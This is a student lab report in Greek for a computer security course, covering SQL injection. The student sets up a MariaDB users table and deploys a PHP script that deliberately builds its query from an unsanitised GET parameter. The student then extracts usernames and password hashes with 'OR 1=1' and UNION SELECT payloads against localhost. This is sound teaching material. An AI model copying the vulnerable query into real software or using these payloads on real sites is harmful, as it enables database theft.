Ασφάλεια συστημάτων υπολογιστών
Εργασία εργαστηρίου 3
Σάββας Λιάπης 57403

Άσκηση 1

Να δημιουργήσετε στον MySQL server της εικονικής μηχανής Fedora μια βάση δεδομένων (με όνομα πχ «sql_injection_example») και μέσα στη βάση αυτή έναν πίνακα με όνομα «Users» με τη βοήθεια του αρχείου «Mysql Πίνακας Users» που υπάρχει στην περιοχή Έγγραφα του eclass. Στη συνέχεια

- συνδεθείτε στην βάση που φτιάξατε
- SQL εντολή για τη δημιουργία μιας βάσης δεδομένων: *CREATE DATABASE database_name;*
- Linux Εντολή για την εκτέλεση sql queries από αρχείο: *mysql -u username -p database_name < file.txt*
- SQL εντολή για σύνδεση σε μια βάση δεδομένων:*USE database_name;*
- τρέξετε την SQL εντολή *SELECT * FROM Users;* και να αποτυπώσετε με ένα screenshot τα αποτελέσματα.

Απάντηση 1

1. ανοίγω νέο terminal
2. πηγαίνω στον φάκελο Downloads όπου βρίσκεται το αρχείο users.txt με την εντολή cd Downloads
3. συνδέομαι στην βάση δεδομένων τρέχοντας την εντολή:**sudo mysql -u root -p**
4. δημιουργώ μια βάση δεδομένων με όνομα sql_injection_example τρέχοντας την εντολή **create database sql_injection_example;**
5. Βγαίνω από την βάση με την εντολή **quit;**

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.4.16-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database sql_injection_example;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> quit
Bye
[savvas@localhost Downloads]$
```

6. Για να ανοίξω το αρχείο users τρέχω την εξής εντολή :
   msql –u root –p sql_injection_example <users.txt
7. Ανοίγω την βάση για να διαβάσω τον πίνακα με την εντολή : **use sql_injection_example;**
8. Τρέχω την εντολή **show tables;**

```
MariaDB [sql_injection_example]> show tables;
+--------------------------------+
| Tables_in_sql_injection_example |
+--------------------------------+
| users                          |
+--------------------------------+
1 row in set (0.001 sec)

MariaDB [sql_injection_example]>
```

9. Τρέχω την εντολή: **select * from users;**

```
MariaDB [sql_injection_example]> select * from users;
+----+----------+----------------------------------+------------+------------+
| id | username | password                         | first_name | last_name  |
+----+----------+----------------------------------+------------+------------+
|  1 | george   | e10adc3949ba59abbe56e057f20f883e | George     | Tsoulouhas |
|  2 | john     | 202cb962ac59075b964b07152d234b70 | John       | Smith      |
+----+----------+----------------------------------+------------+------------+
2 rows in set (0.003 sec)

MariaDB [sql_injection_example]>
```

Μπορώ να προσπελάσω συγκεκριμένα στοιχεία από τον πίνακα αν θέλω :

- Να δω πχ την δεύτερη καταχώρηση του πίνακα τρέχοντας :
  select * from users where id=2

```
MariaDB [sql_injection_example]> select * from users where id=2 ;
+----+----------+----------------------------------+------------+-----------+
| id | username | password                         | first_name | last_name |
+----+----------+----------------------------------+------------+-----------+
|  2 | john     | 202cb962ac59075b964b07152d234b70 | John       | Smith     |
+----+----------+----------------------------------+------------+-----------+
1 row in set (0.001 sec)

MariaDB [sql_injection_example]>
```

- Να μου δώσει μόνο ένα στοιχείο που επιθυμώ από την καταχώρηση πχ τον κωδικό τρέχοντας : select password from users where id=2

```
MariaDB [sql_injection_example]> select password  from users where id=2 ;
+----------------------------------+
| password                         |
+----------------------------------+
| 202cb962ac59075b964b07152d234b70 |
+----------------------------------+
1 row in set (0.001 sec)

MariaDB [sql_injection_example]>
```


Άσκηση 2

Χρησιμοποιώντας τον PHP κώδικα που υπάρχει στο αρχείο «PHP sql injection example» στην περιοχή Έγγραφα του eclass να δημιουργήσετε ένα αρχείο injection_test.php μέσα στον default κατάλογο του Apache web server. Στη συνέχεια να ανοίξετε το url του αρχείου με τον browser και να δοκιμάσετε από τη γραμμή διευθύνσεων του browser να κάνετε διάφορα SQL Injections. Τουλάχιστον 3 επιτυχημένα SQL Injections να τα αποτυπώσετε με screenshots.


1. Πηγαίνω στον κατάλληλο φάκελο τρέχοντας : cd /var/www/html/
2. Φτιάχνω το αρχείο injection_test.php τρέχοντας : nano injection_test.php
3. Αλλάζω τον κώδικα και έχω αυτό που φαίνεται παρακάτω, αποθηκεύω το αρχείο με ctrl+o και βγαίνω με ctrl+x

```php
<?php

/*
* Check if the 'id' GET variable is set
* Example - http://localhost/?id=1
*/

if (isset($_GET['id'])){
$id = $_GET['id'];

/* Setup the connection to the database */
$mysqli = new mysqli('localhost', 'root', '[redacted]', 'sql_injection_example');

/* Check connection before executing the SQL query */
if ($mysqli->connect_errno) {
printf("Connect failed: %s\n", $mysqli->connect_error);
exit();
}

/* SQL query vulnerable to SQL injection */
$sql = "SELECT username
FROM users
WHERE id = $id";

/* Select queries return a result */
if ($result = $mysqli->query($sql)) {
while($obj = $result->fetch_object()){
print($obj->username);
}
}
/* If the database returns an error, print it to screen */
elseif($mysqli->error){
print($mysqli->error);
}
}
```


4. Υλοποιώ το πρώτο injection μπάινοντας στον browser του fedora και πληκτρολογώντας στην αναζήτηση: **localhost/injection_test.php?id=1**



Μπορώ να πάρω και τα 2 ονόματα πληκτρολογώντας : **localhost/injection_test.php?id=1 OR 1=1**



5. Πραγματοποιώ το δεύτερο injection πληκτρολογόντας : **localhost/injection_test.php? id=1 UNION SELECT password FROM users where id=1 AND 1=1**



6. Μπορώ να πάρω τα στοιχεία της άλλης καταχώρησης πληκτρολογώντας (αλλάζει το id) : **localhost/injection_test.php? id=1 UNION SELECT password FROM users where id=2 AND 1=1**